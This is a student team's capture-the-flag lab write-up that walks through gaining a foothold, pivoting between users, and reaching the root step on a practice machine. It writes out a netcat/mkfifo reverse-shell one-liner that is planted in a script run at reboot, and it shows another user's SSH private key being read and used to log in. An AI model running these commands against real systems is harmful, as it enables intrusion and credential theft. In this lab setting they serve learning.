
After enter into the ssh we try to find the flag.



So, we type ls to find the list in the directory. Then, type cat user.txt to read the file. The flag seems reversed. So, there are two ways to read it. The first way is we type cat user.txt | rev to read the flag reversely.




The second way is we use text reverse by searching in google. Next, we copy and paste the flag to read the flag reversely.




After we found the first flag, we need to find second flag.

2) Initial Foothold (where you gain the first reverse shell)
Members Involved: Irfan, Azriy, Zuhir, Ming
Tools used: ssh, netcat, terminal
Thought Process and Methodology and Attempts:
In order to use netcat, we have to make a reverse shell. We also need to modify the ip address and port in order to use the netcat.




First, we read other file like cat twasBrillig.sh. Next, we go to see all the files by typing ls -al. Then, we type cd .. go back to home. Later, we type ls -al to see all the files in the home directory.




We type ls alice/.ssh/id_rsa to list it. Next, we type cat alice/.ssh/id_rsa to read it. It will show permission denied. Next we type ls -l alice/.ssh/id_rsa to find the private key owner. Then we found humptydumpty. Then we type cd to change directory and then type ls -al to list down all files and folders.

Then, we proceed with the reverse shell process using the netcat to listen to port 1234.



Next, we type sudo -l to find matching default entries and the allowed command for the user to run.




After we execute the command, we found that user jabberwock is given the access to run /sbin/reboot. We then do reverse shell process using the command of echo “rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <ip address> ”<port number> >/tmp/f” > twasBrillig.sh and proceed with the allowed command sudo /sbin/reboot.

3) Horizontal Privilege Escalation (If any, if you pivot to other users)
Members Involved: Irfan, Azriy, Zuhir, Ming
Tools used: netcat, cyberchef, terminal
Thought Process and Methodology and Attempts:


We login into a few user to find the clues in order to find flag 2.

After a while,the netcat will show a the result. We have to type python3 -c “import pty;pty.spam(‘/bin/bash’)” to login as tweedledum.




Next, we proceed to open the text file using cat humptydumpty.txt command to reveal the hexadecimal code which contained the password needed to access humptydumpty user.

When we decode the hexadecimal code, we will get the password at the last sentence.




Next, we switch user to humptydumpty by typing su humptydumpty.




Then, we insert the password that we had decoded just now.

Next, we go to home directory in the humptydumpty user and search the file.



After listing the file, we had alice, humptydumpty, jabberwock, tryhackme, tweedledee, tweedledum. Next we type ls alice/.ssh/id_rsa. Then we type cat alice/.ssh/id_rsa to read it. We will got a long RSA private key.


Next, we change directory to /etc/sudoers.d



Inside the directory, we type ls to list down all the files and folder inside the directory. We got README, alice, jabberwock and tweedles. We cat each of the files and folders. Next, we type ssh@127.0.0.1 -i /home/alice/.ssh/id_rsa to enter as Alice.


4) Root Privilege Escalation (final step, rooting)
Members Involved: Irfan, Azriy, Zuhir, Ming
Tools used: terminal
Thought Process and Methodology and Attempts:
We root ourself to find the flag.

After we login as Alice, we need to root ourself.



